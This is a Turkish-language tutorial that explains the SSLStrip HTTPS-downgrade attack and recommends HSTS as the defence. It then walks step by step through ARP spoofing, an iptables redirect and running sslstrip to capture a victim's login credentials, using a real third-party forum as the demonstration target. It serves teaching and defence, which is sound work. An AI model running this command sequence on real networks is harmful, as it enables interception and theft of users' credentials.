SSLStrip Saldırısı Nedir ve Nasıl Uygulanır


a. SSLStrip Nedir

SSLStrip, diğer adıyla HTTPS-den-Http-ye-İndirgeme kullanıcıların web uygulamasını https üzerinden kullanması gerekirken http üzerinden kullanmasına sebep olan bir saldırı türüdür. Saldırı kabaca yerel ağdaki bir kullanıcı ile web sunucu arasına yerel ağdaki saldırganın MITM (araya giren adam saldırısı) yaparak girmesiyle gerçekleşir.

Normalde kullanıcılar bir web sitesine bağlanmak istediklerinde genellikle adres çubuğuna web sitesinin adresini https ön ekini eklemeden doğrudan girerler. Örn; deneme.com, www.deneme.com gibi. Bunun sonucunda aradaki adam kullanıcının bağlantı talebini alır, https yapar ve ilgili web sunucuya öyle gönderir. Saldırgan bu sırada kullanıcının paketini şifresiz aldığından içindeki bilgileri okuyabilirdir. Saldırgan aldığı bağlantı paketini sunucuya https yaparak gönderdikten sonra sunucu https olarak yanıtı saldırgana gönderir. Saldırgan gelen https yanıtını http yaparak kullanıcıya gönderir ve böylece kullanıcı halen http üzerinden web uygulamasını kullanır durumda kalır. Saldırgan kullanıcıdan gelen her http paketini okur, https yapar ve web sunucuya gönderir. Web sunucudan gelen her https yanıtını ise http yapar ve kurbana gönderir. Web sunucusu saldırganla arasında olan https trafiği dolayısıyla bir problem görmez ve bunun sonucunda saldırgan kullanıcıdan gelen her http paketini okuyarak kullanıcı adı & şifre, banka kart numarası & son kullanım tarihi & CVV kodu ve TC Kimlik numarası gibi web sitenin sunduğu hizmete göre birçok kritik bilgilere sahip olabilir hale gelir.

SSLStrip aracı teknik olarak yerel ağda aradaki adamın kurban http üzerinden web sitesine erişmeye çalıştığında http talep paketi içerisindeki css, js, img gibi kaynakların http to https dönüşümlerini, sonra web sunucudan gelen https yanıt paketi içerisindeki css, js, img gibi kaynakların https to http dönüşümlerini hallediyor ve kurban ekranına http erişimde https web siteyi sunuyor. Arada kurbandan web sunucuya doğru gidip gelen trafikte proxy oluyor ve trafikte düzenleme işlemi uyguluyor.

Bu saldırının gerçekleşmesini önlemek için web sunucusunu sadece HTTPS kullanacak şekilde yapılandırmak yetmemektedir. Çünkü zaten iletişim önceki senaryoda bahsedildiği gibi yerel ağda aradaki adam olan saldırgan ve web sunucu arasında HTTPS üzerinden gerçekleşmektedir. Şekil 1'de saldırının çalışma şekli gösterilmiştir.



Şekil 1. Saldırının Diyagramı

Burada kullanıcıyı HTTPS-den-HTTP-ye-İndirgeme saldırısından korumak için kullanıcı tarayıcılarını, http olarak adres çubuğuna girilen web uygulama adreslerini https olarak düzeltmeye ve o şekilde bağlantı talebinde bulunmaya zorlamak gerekir. Böylelikle yerel ağda kullanıcı ve web sunucu arasına giren saldırgan kullanıcıdan gelen https bağlantı talebini şifreli olarak alacağından kullanıcı verilerini göremez, elde edemez ve değiştiremez.

SSLStrip (HTTPS-to-HTTP-Downgrading) saldırıları hem HTTP ve HTTPS'i beraber kullanan web uygulamalarını hem de sadece HTTPS kullanan web uygulamalarını etkileyen bir saldırı türüdür. Çünkü bu saldırı türü web sunucunun davranışına (sunduğu hizmete) göre (yani http ve https'i beraber kullanmasına ya da yalnızca https kullanmasına göre) değişen bir saldırı türü değildir. Bu saldırı türü istemcinin davranışına göre değişen bir saldırı türüdür. Eğer istemci HTTPS yerine HTTP üzerinden bağlantı talebinde bulunursa web sunucu ister sadece HTTPS kullansın ister HTTP ve HTTPS'i beraber kullansın aradaki saldırgan aldığı paketi https yaparak göndereceğinden web sunucu tarafında fark eden bir şey olmayacaktır ve saldırgan, kullanıcıdan paketleri http olarak alarak saldırısını sürdürebilecektir. Teknik olarak sadece HTTPS kullanan web uygulamaları HTTP ve HTTPS'i birlikte kullanan web uygulamalarına göre daha az risk altındadırlar. Çünkü sadece HTTPS kullanan web uygulamalarında sadece ilk isteğin http üzerinden olması ihtimali söz konusudur. Ancak bu, SSLStrip adı verilen saldırı yöntemine karşı sadece HTTPS kullanan web uygulamalarını yine de savunmasız kılar.

Sanılanın aksine sadece sunucu tarafta https yönlendirmesi yetmez, istemci tarafta da https yönlendirmesi şarttır. Aksi takdirde araya giren saldırganlar yanlışlıkla gelen http taleplerini sslstrip gibi araçlarla avlayabilirler ve kullanıcıları http üzerinden haberleştirerek trafiklerindeki hassas bilgileri elde edebilirler. Bu nedenle kullanıcı web tarayıcılarına HTTPS kullanan web uygulamasına HTTP üzerinden bağlanma girişimlerinde HTTPS üzerinden bağlan direktifi (HSTS yanıt başlığı) verilmesi gerekmektedir.

Özetle; sslstrip şeffaf bir şekilde yerel ağdaki http trafiğini ele geçiren ve http trafiğindeki https link eşlemelerini ve sonra tam tersini uygulayan bir saldırı tekniğidir. Trafikteki http://'leri https yapan ve sonra kendi başlattığı https://'leri http yapan bir saldırı tekniğidir.

b. Uygulama

(+) Birebir denenmiştir ve başarıyla uygulanmıştır.

Gereksinimler

Kali 2019.3 VM	// Saldırgan	[Sanal Makine]
Ubuntu 18.04 LTS	// Kurban	[Ana Makine]

Bu uygulamada Kali sanal makinesinden ubuntu 18.04 lts ana makinesine araya giren adam saldırısı uygulanacaktır ve araya girme sonrası sslstrip aracı çalıştırılacaktır. Bu şekilde kurban trafiğini üzerinden geçiren saldırgan kurbanın erişmeye çalıştığı https sitelere http ile talep ettiği durumlarda web uygulamayı http üzerinden kullandıracaktır. Dolayısıyla kurbanın hassas verileri sslstrip aracının log'larına düşecektir.

Kali 2019.3 sanal makinesinde saldırı için öncelikle gerekli materyal kurulum hazırlığı yapılmalıdır.

Kali 2019.3 Terminal:

```
> apt-get install dsniff          (Arpspoof tool'u için bu paket yüklemesi yapılır)
> apt-get install sslstrip
```

Ardından sslstrip'e karşı önlem almamış (yanıt başlıklarında hsts kullanmayan) bir web sitesi kurban makinadan erişmek için belirlenmelidir. Böylece kurban makina ilgili web adrese eriştiğinde sslstrip saldırısı çalışacaktır ve esasında https olan web adrese http ile erişileceğinden hassas veriler toplanabilir olacaktır. Google aramalarında rastgele olarak seçilen forum.strategyturk.com adresi saldırının tetiklenmesi için ziyaret edilecektir.

Saldırı adımları şu şekildedir:

- Arp Spoofing ile araya gir.
- Aradayken SSLStrip aracını çalıştır.
- SSLStrip log'larını hassas veri düşmesi için izle.

Adım adım saldırıyı uygulayalım.

i) Kali saldırı makinesinde yerelde araya girebilmek için ethernet arayüzleri listelenir ve birden fazla arayüz varsa sadece aktif bir adet arayüz bırakılır.

Kali 2019.3 Terminal:

```
> ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.39  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe93:b22c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:93:b2:2c  txqueuelen 1000  (Ethernet)
        RX packets 24064  bytes 15574035 (14.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 31336  bytes 8435655 (8.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Bir adet aktif internet kullanan ethernet arayüzü olduğundan

> ifdown eth1

gibi bir deaktif etme işlemi yapılması gerekmemekte.

ii) Kali saldırı makinesinde yerelde araya girebilmek için yerel ağın router ip'si ve kurbanın ip'si elde edilir.

Kali 2019.3 Terminal:

> route -n

Kernel IP routing table

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
0.0.0.0	**192.168.0.1**	0.0.0.0	UG	100	0	0	eth0
192.168.0.0	0.0.0.0	255.255.255.0	U	100	0	0	eth0

Router IP'si 192.168.0.1 şeklindedir. Kurban IP'sinin ise bir şekilde alındığı varsayılır (veya tüm ağa araya giren adam ve sslstrip saldırısı uygulanabilir). Kurban IP'si: **192.168.0.15**

iii) Kali saldırı makinesiyle yerel ağda araya girilir ve kurban makine olan ubuntu 18.04 lts'nin trafiği kali saldırı makinesinin üzerinden geçirilir.

Kali 2019.3 Terminal:

Forward Moda Geç
> echo 1 > /proc/sys/net/ipv4/ip_forward

Arp Zehirlemeyi Başlat
> arpspoof -i eth0 -t 192.168.0.15 192.168.0.1
(Kurban IP) (Router IP)

> arpspoof -i eth0 -t 192.168.0.1 192.168.0.15
(Router IP) (Kurban IP)

Artık kurban olan ubuntu 18.04 lts ana makinenin trafiği kali saldırı makinesi üzerinden router'a gidip gelmektedir.

iv) Kali saldırı makinesinde iptables firewall kuralı girilir ve kurban makina ubuntu 18.04 lts'den gelen trafikte hedef olarak 80 portuna giden paketler kali'nin port 10000'nine yönlensin yapılır. Bu şekilde 80 portuna giden,yani "http" olan paketler port 10000'e yönlenecektir. Bu kural kali saldırı makinasında çalıştırılacak sslstrip içindir. Kurban makinadan gelen trafikte kuralda belirtilen paketleri (http paketleri) sslstrip proxy gibi alacaktır ve aldığı http paketlerde upgrade to https, downgrade to http'ler ile üzerinde güncellemeler yapıp forward'lama yapacaktır.

Kali 2019.3 Terminal:

> iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 10000

v) Kali saldırı makinesinde sslstrip aracı 10000 portunu dinler halde çalıştırılır. Böylece sslstrip aracı port 10000'e gelen paketlerde düzenlemeler yapabilir.

Kali 2019.3 Terminal:

> sslstrip -l 10000

Çıktı:

Sslstrip 0.9 by Moxie Marlinspike running…

vi) Kali saldırı makinesinde sslstrip aracının log'ları izlemeye alınır. Kurban makineden sslstrip önlemi alınmamış web sitelere gidildiğinde web sitelere girilen hassas veriler sslstrip'in log'una düşecektir.

Kali 2019.3 Terminal:

> tail -n 50 -f sslstrip.log // Bu log dosyası sslstrip'in başlatıldığı
// dizinde otomatik oluşur.


vii) Bu adımlar neticesinde saldırı işlemi tamamlanır. Şimdi kurban makinadan sslstrip önlemi almamış https web sitelere ziyaret edilmesi ve hassas veri girilmesi beklenecektir. Kurban ubuntu 18.04 lts ana makinede sslstrip önlemi almamış https web sitesi ziyaret edilir: forum.strategyturk.com. Hataen yalın şekilde adrese gidildiğinden, yani http'li gidildiği için aradaki adam paketleri alırken firewall kuralı ile bu paketleri kendi makinasının port 10000'inine gönderir. SSLStrip aracı ise port 10000'i dinlediğinden bu paketleri alır ve paketlerde https'e yükseltme düzenlemesi yapıp forward'lar. Ardından paketler karşıdan gelirken http'ye indirgeme yapar ve kurbana forward'lar. Kurbanın web site erişimi http kalır. Aradaki adam saldırgan ile ilgili web sunucu arası ise https olur.

Ubuntu 18.04 LTS Ana Makina:

forum.strategyturk.com


veya

http://forum.strategyturk.com




Not:

Normalde hedef web sitesine erişim işlemi saldırı öncesi web sitede https yönlendirme olduğundan otomatikmen şu şekilde güvenlidir.




Ancak saldırı aktifken hataen http'li gidildiğinde aradaki makinada sslstrip saldırısı tetikleniyor ve bağlantı http'de bırakılıyor.




Kurbanın bilgileri bu şekilde aradaki adam kali saldırı makinesince normalde https olan web site için toplanabilir oluyor.

Ek not: Saldırı aktifken elle adres çubuğuna https yazıldığında saldırı atlatılmakta, çünkü aradaki adam paketi şifreli alacağından okuyamayacaktır ve düzenleme yapamayacaktır.


vii) Kurban http üzerinden kullandığı https olan forum.strategyturk.com sitesine kullanıcı hesap bilgilerini girdiğinde bu bilgi aradaki kali saldırı makinesinde sslstrip log'larına düşecektir.



(Kurban Makinada İlgili Web Adreste Giriş Butonuna Tıklanır)



(Kurban Makinada İlgili Web Adreste Kullanıcı Hesap Bilgileri Girilir)



(Aradaki Kali Saldırı Makinasında SSLStrip Log'larına Kurbanın Kullanıcı Hesap Bilgileri Düşer)

Böylece sslstrip saldırısı aktifken kurbanın http olarak kullandığı https sitedeki veriler aradaki adam tarafından elde edilir.

Bu saldırı HSTS yanıt başlığı kullanmayan tüm https web sitelerinde kullanılabilirdir. Saldırının gerçekleşebilmesi için kullanıcıların web site adını protokol belirtmeden neredeyse her zaman yaptıkları gibi doğrudan adres çubuğuna girmeleri (örn; adres çubuğuna forum.deneme.com gibi yalın halde girmeleri) veya çeşitli web sayfalarında içeriklerdeki http:// olarak sunulan https sitelerin linklerine tıklamaları gerekir.

[!] Uyarı:

SSLStrip aracı bazı web uygulamalarda web uygulamaların bazı fonksiyonlarının bozuk çalışmasına, crash olmasına sebep olabilmekte ve kurban o şekilde web uygulamayı bazı fonksiyonları bozuk işleve sahip şekilde kullanır olabilmekte.

Kaynaklar

Web Penetration Testing in Kali Linux, sayfa 122-127
https://blog.appcanary.com/2017/http-security-headers.html#hsts
https://www.tbs-certificates.co.uk/FAQ/en/hsts-iis.html
https://hstspreload.org/
https://security.stackexchange.com/questions/64979/mitigating-sslstrip-by-only-serving-a-site-over-https
http://sectools.org/tool/sslstrip/
https://www.cyberciti.biz/faq/nginx-send-custom-http-headers/
https://geekflare.com/tomcat-http-security-header/
https://docs.spring.io/spring-security/site/docs/current/reference/html/headers.html
https://spring.io/guides/gs/securing-web/
https://spring.io/blog/2013/08/23/spring-security-3-2-0-rc1-highlights-security-headers
https://www.dailyrazor.com/blog/glassfish-vs-tomcat/
http://www.edu4java.com/en/servlet/servlet1.html
https://youtu.be/qzNv6e1z1_E?t=102
https://www.youtube.com/watch?v=l7kMpZFgrE4 (SSLStrip Demo)
https://www.youtube.com/watch?v=MFol6IMbZ7Y
https://youtu.be/MFol6IMbZ7Y?t=1417
https://tools.kali.org/information-gathering/sslstrip#:~:text=sslstrip%20is%20a%20tool%20that,selective%20logging%2C%20and%20session%20denial.
https://en.wikipedia.org/wiki/Transport_Layer_Security
https://security.stackexchange.com/questions/12531/ssl-with-get-and-post
https://www.siberportal.org/red-team/web-application-penetration-tests/ssl-man-in-the-middle-attack-using-ssl-strip-tool/
https://security.stackexchange.com/questions/30575/protecting-against-ssl-strip
https://security.stackexchange.com/questions/64979/mitigating-sslstrip-by-only-serving-a-site-over-https?rq=1
https://www.computerweekly.com/tip/Sslstrip-tutorial-for-penetration-testers
https://www.bgasecurity.com/makale/https-ne-kadar-guvenlidir-sslstrip/